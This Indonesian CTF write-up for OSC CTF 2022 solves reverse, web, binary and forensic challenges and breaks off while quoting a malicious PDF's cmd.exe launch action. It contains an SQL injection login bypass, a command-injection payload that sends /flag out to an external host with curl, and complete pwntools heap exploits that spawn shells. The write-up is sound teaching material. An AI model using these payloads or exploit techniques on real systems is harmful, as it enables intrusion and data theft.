


Write-up OSC CTF 2022

No Rush & Relax



**Linz
Blacowhait
killjoyGILA**

Daftar Isi

Daftar Isi	2
Reverse	3
Babyrev (100 pts)	3
Web	4
Inspect Me (100 pts)	4
Post to Get (100 pts)	4
Login (100 pts)	5
Ping Kematian (472 pts)	5
Binary	7
Baby (484 pts)	8
Myhouse (493 pts)	11
Papertitle (493 pts)	14
Forensic	20
Dudul (200 pts)	20
Misc	21
Jail2 (200 pts)	21
Somewhere in the World (387 pts)	22
Cryptography	23
RepeatMe (100 pts)	23
Shamir (200 pts)	23

Reverse

Babyrev (100 pts)

Diberikan file elf, setelah dilakukan string akhirnya didapatlah flagnya,


```
bleco@bleco-VirtualBox:~/Downloads/osc$ strings babyREV | grep 'flag' -h1
[]A\A]A^A_
Enter The flag:
T1NDMjAyMntuMHdfeTB1X2M0b19DX3RoNHRfcjN2XzQxbnRfaDRyZGRkZH0=
bleco@bleco-VirtualBox:~/Downloads/osc$ echo 'T1NDMjAyMntuMHdfeTB1X2M0b19DX3RoNH
RfcjN2XzQxbnRfaDRyZGRkZH0=' | base64 -d
iOSC2022{n0w_y0u_c4n_C_th4t_r3v_41nt_h4rddd}bleco@bleco-VirtualBox:~/Downloads/o
sc$
```

Flag : OSC2022{n0w_y0u_c4n_C_th4t_r3v_41nt_h4rddd}

Web

Inspect Me (100 pts)

Link: <http://139.59.117.189:5001/>, Sesuai dengan judul soalnya, hanya tinggal klik F12 saja untuk membuka menu Inspect Element dari Browser. Lalu muncullah flag pada tab Elements seperti yang tertera pada gambar berikut.



Flag : OSC2022{CLA\$SI1111C_ch4l1enGE_On_W3BBB}

Post to Get (100 pts)

Link: <http://139.59.117.189:5003/>. Dengan langkah awal yang sama dengan soal sebelumnya, yakni Inspect Element pada browser. Saya menemukan keanehan pada method yang digunakan serta atribut pada tag input yang masih ter-disabled. Oleh karena itu, hanya dengan mengubah nilai method="GET" menjadi method="POST" dan menghapus "disabled" pada tag input untuk submit, form dapat di post dan menuju ke halaman berisi flag.

```
<title>POST TO GET</title>
<meta charset="UTF-8">
<link rel="stylesheet" href="style.css">
<link rel="preconnect" href="https://fonts.gstatic.com">
<link href="https://fonts.googleapis.com/css2?family=Press+Start+2P&display=swap" rel="stylesheet">
</head>
<body data-new-gr-c-s-check-loaded="14.1019.0" data-gr-ext-installed>
<h1>POST ME AND YOU GET ME IN INSIDE</h1>
<div id="message">this form is broken find another way</div>
<form action="/send" method="GET"> = $0
  <div class="inside">
    <label for="name" class="fname"> Full Name:</label>
    <br>
    <input type="text" id="name" name="name">
    <br>
    <label for="address" class="addr">Address:</label>
    <br>
    <input type="text" id="address" name="address">
    <br>
    <input type="submit" id="sub" name="sub" value="POST" disabled>
  </div>
</form>
</body>
```

Flag : OSC2022{7HE_w3B_is_w31RD?!?!"}

Login (100 pts)

Diberikan link yang berisi form login

Login

SELECT * FROM USERS WHERE username =

AND password =

Login

Dapat dilihat terlihat SQLi nya, langsung saja dicoba payload

Login

SELECT * FROM USERS WHERE username =
 admin' or 1=1 -- -

AND password =
 admin' or 1=1 -- -

Login

OSC2022{SQLi_goeS_BrrRrRR!!!}

Flag : OSC2022{SQLi_goeS_BrrRrRR!!!}

Ping Kematian (472 pts)

Link: <http://139.59.117.189:5004/>, Flag terdapat di path /flag. Saat dibuka tampilan halaman web seperti ini.



Ternyata website tersebut melakukan ping terhadap ip 8.8.8.8, sudah jelas ini merupakan soal **Command Injection**, tetapi banyak symbol yang terblokir seperti

```
"|", " ", "<", "!", "%", "(", ")", "&", "^", "\\"
```

Dan masih ada beberapa symbol lainnya, disini saya mencoba di local saya dengan command seperti

```
ping 8.8.8.8${IFS}`id`
```

Hasilnya seperti ini.

```
linuz@linz:~/Desktop/2022CTF_Archive/OSCCTF$ ping 8.8.8.8${IFS}`id`  
ping: groups=1000(linuz),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),998(docker): Name or service not known  
linuz@linz:~/Desktop/2022CTF_Archive/OSCCTF$
```

Oke ternyata command `id` masih work disana tetapi saat dicoba di website challenge response dari web seperti ini.

```
Request  
Pretty Raw Hex  
1 POST /pingkematian.php HTTP/1.1  
2 Host: 139.59.117.189:5004  
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0  
4 Accept: */*  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Referer: http://139.59.117.189:5004/  
8 Content-Type: application/x-www-form-urlencoded  
9 Origin: http://139.59.117.189:5004  
10 Content-Length: 20  
11 Connection: close  
12  
13 ip=8.8.8.8${IFS}`id`  
  
Response  
Pretty Raw Hex Render  
1 HTTP/1.1 200 OK  
2 Server: nginx  
3 Date: Sun, 24 Jul 2022 12:12:41 GMT  
4 Content-Type: text/html; charset=UTF-8  
5 Connection: close  
6 Content-Length: 69  
7  
8  
9 Anda perlu membayar sejumlah uang untuk melakukan lebih banyak ping!
```

Hmm saya curiga kalau output nya tidak keluar, karena itu saya coba gunakan curl untuk mengecek apakah command kita jalan atau tidak. Disini saya menggunakan VPS saya dan payload yang saya coba seperti ini.

```
ping 8.8.8.8${IFS}`curl${IFS}http://167.99.40.220:4242/`
```

```
root@ubuntu-s-1vcpu-2gb-ams3-01:~# nc -nvlp 4242  
Listening on 0.0.0.0 4242  
Connection received on 139.59.117.189 43514  
GET / HTTP/1.1  
Host: 167.99.40.220:4242  
User-Agent: curl/7.64.0  
Accept: */*  
[]
```

Dan ternyata berhasil. Karena kita tahu flag berada di /flag dari deskripsi soal, maka tinggal kita ganti payload kita menjadi seperti ini

```
ping 8.8.8.8${IFS}`curl${IFS}http://167.99.40.220:4242${IFS}-F${IFS}x=@/flag`
```

The screenshot shows two windows side-by-side. On the left is the Burp Suite Community Edition interface, specifically the Repeater tab. A POST request is being sent to the URL `/pingmatian.php`. The request body contains the following payload:

```
POST /pingmatian.php HTTP/1.1
Host: 139.59.117.189:5004
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://139.59.117.189:5004/
Content-Type: application/x-www-form-urlencoded
Origin: http://139.59.117.189:5004
Content-Length: 54
Connection: close
-----[REDACTED]
13 ip=
B.B.B.${IFS}`curl${IFS}http://167.99.40.220:4242${IFS}-
${IFS}x@/flag`
```


The response from the server is a reverse shell connection to port 4242, with the IP address 167.99.40.220. The terminal session shows the connection details and the received data.

Flag : OSC2022{k1dDi3s_c4nNoT_wR1t3_s3CuR3_wAf5!1one1!!!}

Binary

Baby (484 pts)

Soal Heap Exploitation diberikan file elf 64bit, setelah dibuka di IDA ternyata merupakan program C++



```
43     while ( 1 )
44     {
45         my_cin<std::string>("Options:\n- add\n- remove\n- read\n- send\n- quit\n", v21);
46         if ( !std::operator==<char>(v21, "add") )
47             break;
48         my_cin<unsigned int>"Index: ", &v18);
49         my_cin<unsigned int>"Size: ", &v19);
50         v4 = std::array<String,16ul>::at(v22, v18);
51         v5 = operator new[](v19);
52         v6 = v19;
53         *v4 = v5;
54         *(v4 + 8) = v6;
55     }
56     if ( !std::operator==<char>(v21, "remove") )
57         break;
58     my_cin<unsigned int>"Index: ", &v18);
59     v7 = *std::array<String,16ul>::at(v22, v18);
60     if ( v7 )
61         operator<<>(*v7); // rax
62     if ( !std::operator==<char>(v21, "send") )
63         break;
64     my_cin<unsigned int>"Index: ", &v18);
65     v9 = std::operator<<<std::char_traits<char>>(&std::cout, "Send message: ", v8);
66     std::ostream::operator<<(v9, &std::endl<char, std::char_traits<char>>);
67     v10 = (*std::array<String,16ul>::at(v22, v18) + 8) - 1;
68     v11 = std::array<String,16ul>::at(v22, v18);
69     v20 = read(0, *v11, v10);
70     v12 = std::array<String,16ul>::at(v22, v18);
71     *(v12 + v20 + 1LL) = 0;
72 }
```

Terdapat menu berupa add, remove, read, send, dan quit disana. Bug pada program ini adalah UAF, karena kita bisa read setelah chunk di free, dan kita juga bisa edit setelah chunk di free, untuk solvenya tinggal leak lewat unsorted bin dan overwrite __free_hook lewat tcache poisoning. Full Script:

```
from pwn import *
from sys import *

elf = context.binary = ELF("./chall")
p = process("./chall")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

HOST = '139.59.117.189'
PORT = 3301

cmd = """
b*main
"""

if(argv[1] == 'gdb'):
    gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
    p = remote(HOST,PORT)
```

```
def add(idx, size):
    sleep(0.1)
    p.sendline(b'add')
    p.sendlineafter(b'Index: ', str(idx))
    p.sendlineafter(b"Size: ", str(size))

def remove(idx):
    sleep(0.1)
    p.sendline(b'remove')
    p.sendlineafter(b'Index: ', str(idx))

def read(idx):
    sleep(0.1)
    p.sendline(b'read')
    p.sendlineafter(b'Index: ', str(idx))

def write(idx, content):
    sleep(0.1)
    p.sendline(b'send')
    p.sendlineafter(b'Index: ', str(idx))
    p.sendafter(b'message: \n', content)

add(0, 0x440)
add(1, 0x30)
add(2, 0x30)
add(3, 0x30)
write(3, b'/bin/sh\x00')
remove(0)
read(0)
leak = u64(p.recv(6)+b'\x00'*2)
libc.address = leak - libc.sym['__malloc_hook'] & ~0xffff
print(hex(leak), hex(libc.address))

#tcache poisoning
remove(1)
remove(2)

write(2, p64(libc.sym['__free_hook']))
add(0, 0x30)
add(1, 0x30)
write(1, p64(libc.sym['system']))
remove(3) #shell
p.interactive()
```

```
PIE:      PIE enabled
[+] Starting local process './chall': pid 8544
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Opening connection to 139.59.117.189 on port 3301: Done
exploit.py:23: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
    p.sendlineafter(b'Index: ', str(idx))
exploit.py:24: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
    p.sendlineafter(b"Size: ", str(size))
exploit.py:39: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
    p.sendlineafter(b'Index: ', str(idx))
exploit.py:29: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
    p.sendlineafter(b'Index: ', str(idx))
exploit.py:34: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
    p.sendlineafter(b'Index: ', str(idx))
0x7fc6f22a1be0 0x7fc6f20b5000
[*] Switching to interactive mode
$ ls
chall
flag.txt
start.sh
$ cat flag.txt
OSC2022{H3aPP1Ty_H0pp1tY_Fl4G_I5_N0w_mY_Pr0P3r7Y!!}
$
```

Flag : OSC2022{H3aPP1Ty_H0pp1tY_Fl4G_I5_N0w_mY_Pr0P3r7Y!!}

Myhouse (493 pts)

Soal heap exploitation, file berupa elf64 bit, untuk programnya kurang lebih seperti ini.

```
puts("\n=====");
puts("Hi, welcome to my house!");
printf("this is a gift for you: %p\n", &puts);
ptr = malloc(0x8CuLL);
printf("And another: %p\n", ptr + 16);
puts("Feel free to leave a review if you enjoyed your stay!");
free(ptr);
puts("=====\\n");
puts("1. View review");
puts("2. Add review");
puts("3. Exit\\n");
while ( 1 )
{
    while ( 1 )
    {
        printf("> ");
        num = read_num();
        if ( num != 2 )
            break;
        if ( v9 > 3 )
        {
            puts("Too many review! Exiting");
            abort();
        }
        printf("Size: ");
        size = read_num();
        ptr = malloc(size);
        buf[v9] = ptr;
        printf("Message: ");
        v4 = malloc_usable_size(buf[v9]);
        read(0, buf[v9++], v4 + 8);
        puts("\nReview added!");
    }
    if ( num == 1 )
    {
        for ( i = 0; v9 > i; ++i )
        {
            printf("Review %d:\\n", i);
            puts(buf[i]);
        }
    }
    else if ( num == 3 )
    {
        puts("Bye!");
        exit(0);
    }
}
```

Terdapat bug overflow disana, dimana saat read size ditambah + 8

```
v4 = malloc_usable_size(buf[v9]);
read(0, buf[v9++], v4 + 8);
```

Dengan ini kita bisa overwrite top_chunk, dan gunakan teknik House of Force. Karena libc sudah dikasih, dan address heap juga sudah dikasih. Disini saya overwrite libc_got, karena di program terdapat **puts(buff[i])**. Jika kita overwrite libc_got ke system, maka bisa menjadi **system(buff[i])**. Full script:

```
from pwn import *
from sys import *

elf = context.binary = ELF("./myhouse")
p = process("./myhouse")
libc = ELF("./libc.so.6")

HOST = '139.59.117.189'
PORT = 3008

cmd = """
b*main+418
"""

if(argv[1] == 'gdb'):
    gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
    p = remote(HOST,PORT)

def add(size, content):
    p.sendlineafter(b'> ', b'2')
    p.sendlineafter(b': ', str(size))
    p.sendafter(b": ", content)

def view():
    p.sendlineafter(b'> ', b'1')

p.recvuntil(b'you: ')
leak = eval(p.recvline().rstrip())
libc.address = leak - libc.sym['puts']
p.recvuntil(b'another: ')
heap = eval(p.recvline().rstrip()) - 0x20
print(hex(libc.address))
print(hex(heap))

add(0x30, b'/bin/sh\x00')
add(0x30, b'\x00'*0x38+p64(0xffffffffffff))

target = libc.address+0x3af0a8 #libc_got
print(hex(target))
size = (target - 0x10) - (heap+0x80) -0x10

add(size, b'/bin/sh\x00')
add(0, p64(libc.sym['system'])*2)

p.interactive()
```

Flag : OSC2022{w3lc0m3_t0_my_h0u533_0f_f0rc3_r3viewww_m33!!}

Papertitle (493 pts)

Soal heap exploit lagi, file berupa elf 64 bit, setelah dibuka di IDA fungsi mainnya kurang lebih seperti ini.

```
void __fastcall __noreturn main(int a1, char **a2, char **a3)
{
    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(stdout, 0LL, 2, 0LL);
    setvbuf(stderr, 0LL, 2, 0LL);
    dword_404160 = 0;
    puts("Welcome to paper title !");
    puts("Here, you can write the title of the paper that you will
remember for the rest of your life");
    while ( 1 )
    {
        switch ( sub_4012BE() )
        {
            case 1u:
                list();
                break;
            case 2u:
                add();
                break;
            case 3u:
                display();
                break;
            case 4u:
                edit();
                break;
            case 5u:
                delete();
                break;
            case 6u:
                puts("[+] Exiting ...");
                exit(0);
            default:
                puts("![!] Error : wrong choice !");
                break;
        }
    }
}
```

Terdapat 5 case/function disana, yaitu list, add, display, edit, dan delete.

- List adalah untuk melihat semua daftar paper
- add untuk alokasi paper, terdapat 3 alokasi disini, yang pertama sebut saja head dari paper, 2 lainnya merupakan isi content dari paper yaitu title dan content
- Display untuk melihat title dan content dari paper
- Edit untuk mengganti content dari paper
- Delete untuk free head dari paper, perlu di note yang difree disini hanya head dari paper saja bukan content maupun titlenya. Kurang lebih seperti ini

0x405270	0x0000000000000000	0x0000000000000000
0x405280	0x0000000000000000	0x0000000000000000
0x405290	0x0000000000000000	0x0000000000000041A.....
0x4052a0	0x0000000000000000	0x0000000000000022	.R@....."
0x4052b0	0x00000000004052e0	0x0000000000000022	.S@....."
0x4052c0	0x0000000000401196	0x0000000000004011f3	..@.....@.....
0x4052d0	0x0000000000000000	0x00000000000000311.....
0x4052e0	0x20746e65746e6f43	0x000000a7265706150	Content Paper...
0x4052f0	0x0000000000000000	0x0000000000000000
0x405300	0x000000000000000a	0x00000000000000311.....
0x405310	0x615020656c746954	0x0000000000a726570	Title Paper...
0x405320	0x0000000000000000	0x0000000000000000
0x405330	0x000000000000000a	0x00000000000020cd1

Saat kita delete(1) yang akan di free hanya head dari paper saja, content dan title tidak ikut di free. Oke sekarang kita lihat fungsi edit dan display.

Edit

```
int edit()
{
    int v1; // [rsp+Ch] [rbp-4h]

    v1 = sub_40123F("paper number");
    if ( v1 > 0 && dword_404160 + 1 > v1 )
        return (*(qword_4040C0[v1 - 1] + 32L))(qword_4040C0[v1 - 1]);
    else
        return puts("[!] Error : wrong paper number !");
}
```

Display

```
int display()
{
    int v1; // [rsp+Ch] [rbp-4h]

    v1 = sub_40123F("paper number");
    if ( v1 > 0 && dword_404160 + 1 > v1 )
        return (*(qword_4040C0[v1 - 1] + 40L))(qword_4040C0[v1 - 1]);
    else
        return puts("[!] Error : wrong paper number !");
}
```

Edit dan Display menggunakan pointer dari qword_4040c0[v1] untuk mengedit dan leak, jika kita lihat pada head dari paper disana terdapat address heap yang menunjuk ke content dan title kita, jika kita berhasil mengganti address heap tersebut ke free_got, maka kita bisa mendapatkan leak libc dan bisa overwrite free_got.

Bug pada soal disini terdapat pada fungsi **delete()**

```
int delete()
{
    int v1; // [rsp+Ch] [rbp-4h]

    v1 = sub_40123F("paper number");
    if ( v1 <= 0 || dword_404160 + 1 <= v1 )
        return puts("[!] Error : wrong paper number !");
    free(qword_4040C0[v1 - 1]);
    return --dword_404160;
}
```

Saat chunk sudah di free, fungsi ini tidak membuat qword_4040C0[v1-1] menjadi NULL, sehingga kita bisa gunakan teknik **tcache fastbin dup** disini. Lalu untuk leak heap address, tinggal free beberapa chunk saja sampai dapat tcache lebih dari 1, dan tinggal display. Sekarang tinggal kita gunakan tcache fastbin dup untuk alloc content paper kita dialloc ke head dari paper yang sudah ada.

```
for i in range(10):
    sleep(0.1)
    add(0x30, 0x30, str(i)*4, str(i)*4) #1-10

for i in range(9,2,-1):
    print(i)
    delete(i) #1-7

display(3)
p.recvuntil(b'[> ] ')

#leak
leak = p.recv(4).rstrip()
heap = u64(leak+b'\x00'*4) - 0x5a0
print(hex(heap))

#fastbindup
delete(1)
delete(2)
delete(1)

add(0x30, 0x30, b'/bin/sh\x00', b'A'*8)
add(0x30, 0x30, b'J'*8, b'B'*8)
add(0x30, 0x30, b'E'*8, p64(heap+0x660)) #alloc ke head of paper
add(0x30, 0x30, b'D'*8, p64(elf.got['free'])+p64(0x500)[-2]) #overwrite pointer content
dari paper ke got_free
display(2)
p.recvuntil(b'[> ] ')
leak = u64(p.recv(6)+b'\x00'*2)
libc.address = leak - libc.sym['free']
print(hex(leak),hex(libc.address))
```

0x1023640	0x0000000000000000	0x0000000000000000A.....	
0x1023650	0x00000000000000a	0x0000000000000041	.@.....	S,2
0x1023660	0x000000000404018	0x00000000000000500	.7.....2.....	Free Got
0x1023670	0x00000000010237e0	0x0000000000000032	..@.....0.....	
0x1023680	0x000000000401196	0x0000000000004011f3A.....	
0x1023690	0x00000000000000a	0x0000000000000041	5555.....	
0x10236a0	0x0000000a35353535	0x0000000000000000	
0x10236b0	0x0000000000000000	0x0000000000000000	
0x10236c0	0x0000000000000000	0x0000000000000000	
0x10236d0	0x0000000000000000	0x0000000000000000	

Jika kita lihat gambar diatas, kita berhasil overwrite pointer content yang ada di head paper ke free_got, dan juga kita bisa mengganti sizenya menjadi 0x500, sehingga saat edit paper nanti kita bisa input bytes sebanyak 0x500. Selanjutnya kita tinggal ubah free_got ke **libc_system**, dan kita juga ubah index pertama dari paper ke content heap_address yang berisi string **/bin/sh\x00**.

```
pwndbg> x/8gx 0x404018
0x404018 <free@got[plt]>: 0x00007fb6d9c74290 0x00007fb6d9ca6420
0x404028 <printf@got[plt]>: 0x00007fb6d9c83c90 0x00007fb6d9ca4630
0x404038 <malloc@got[plt]>: 0x00007fb6d9cbc0e0 0x00007fb6d9c85270
0x404048 <setvbuf@got[plt]>: 0x00007fb6d9ca6ce0 0x00000000004010a6
pwndbg>
0x404058: 0x0000000000000000 0x0000000000000000
0x404068: 0x0000000000000000 0x0000000000000000
0x404078: 0x0000000000000000 0x00007fb6d9e0f6a0
0x404088: 0x0000000000000000 0x00007fb6d9e0e980
pwndbg>
0x404098: 0x0000000000000000 0x00007fb6d9e0f5c0
0x4040a8: 0x0000000000000000 0x0000000000000000
0x4040b8: 0x0000000000000000 0x00000000010235a0
0x4040c8: 0x0000000001023660 0x0000000000000000
```

Karena kita size input kita sebanyak 0x500, maka sangat cukup untuk overwrite dari free_got sampai ke index pertama dari paper. Agar program tidak rusak karena kita overwrite banyak GOT, tinggal kita overwrite dengan address yang sesuai. Jika sudah tinggal free index pertama dari paper, dan dapat shell. Full script.

```
from pwn import *
from sys import *

elf = context.binary = ELF("./papertitle")
p = process("./papertitle")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

HOST = '139.59.117.189'
PORT = 3006

cmd = """
b*0x00000000004011F3
b*0x0000000000401601
"""

if(argv[1] == 'gdb'):
    gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
    p = remote(HOST,PORT)

def list():
    p.sendlineafter(b"> ", b'1')

def add(title_size, content_size, title, content):
```

```

p.sendlineafter(b"> ", b'2')
p.sendlineafter(b"> ", str(title_size))
p.sendlineafter(b"> ", str(content_size))
p.sendlineafter(b"> ", title)
p.sendlineafter(b"> ", content)

def display(idx):
    p.sendlineafter(b"> ", b'3')
    p.sendlineafter(b"> ", str(idx))

def edit(idx, content):
    p.sendlineafter(b"> ", b'4')
    p.sendlineafter(b"> ", str(idx))
    p.sendlineafter(b"> ", content)

def delete(idx):
    p.sendlineafter(b"> ", b'5')
    p.sendlineafter(b"> ", str(idx))

for i in range(10):
    sleep(0.1)
    add(0x30, 0x30, str(i)*4, str(i)*4) #1-10

for i in range(9,2,-1):
    print(i)
    delete(i) #1-7

display(3)
p.recvuntil(b'[> ] ')

#leak
leak = p.recv(4).rstrip()
heap = u64(leak+b'\x00'*4) - 0x5a0
print(hex(heap))

#fastbindup
delete(1)
delete(2)
delete(1)

add(0x30, 0x30, b'/bin/sh\x00', b'A'*8)
add(0x30, 0x30, b'J'*8, b'B'*8)
add(0x30, 0x30, b'E'*8, p64(heap+0x660)) #alloc ke head of paper
add(0x30, 0x30, b'D'*8, p64(elf.got['free'])+p64(0x500)[-2]) #overwrite pointer content
ke got_free
display(2)
p.recvuntil(b'[> ] ')
leak = u64(p.recv(6)+b'\x00'*2)
libc.address = leak - libc.sym['free']
print(hex(leak),hex(libc.address))

payload = p64(libc.sym['system'])
payload += p64(libc.sym['puts'])
payload += p64(libc.sym['printf'])
payload += p64(libc.sym['fgets'])

```

```
payload += p64(libc.sym['malloc'])
payload += p64(libc.sym['__isoc99_sscanf'])
payload += p64(libc.sym['setvbuf'])
payload += p64(0x00000000004010a6)
payload += p64(0x0)*5
payload += p64(libc.sym['_IO_2_1_stdout_'])
payload += p64(0x0)
payload += p64(libc.sym['_IO_2_1_stdin_'])
payload += p64(0x0)
payload += p64(libc.sym['_IO_2_1_stderr_'])
payload += p64(0x0)*3
payload += p64(heap+0x5a0) #this heap contain /bin/sh string
payload += p64(heap+0x660)
payload += p64(0x0)*8

edit(2, payload)
delete(1) #shell
```

```
p.interactive()
```

```
[+] exploit.py:33: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendlineafter(b"> ", str(idx))
0x11d8000
0x7fb5c16136d0 0x7fb5c1579000
exploit.py:37: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendlineafter(b"> ", str(idx))
[*] Switching to interactive mode
$ ls
flag
paperTitle
$ cat flag
OSC2022{g00d_luck_f0r_y0ur_p4p3rr}
$
```

Flag : OSC2022{g00d_luck_f0r_y0ur_p4p3rr}

Forensic

Dudul (200 pts)

Diberikan sebuah malicious pdf, setelah dicek menggunakan **pdf-parser** ternyata terdapat sebuah code yang mencurigakan, dan terdapat ip dari attacker,

```
obj 23 0
Type: /Action
Referencing:

<<
/S /JavaScript
/JS (this.exportDataObject({ cName: "Dudul", nLaunch: 0 }));
/Type /Action
>>

obj 24 0
Type: /Action
Referencing:

<<
/S /Launch
/Type /Action
/Win
<<
/F (cmd.exe)
/D '(c:\\\\windows\\\\system32)'
/P (
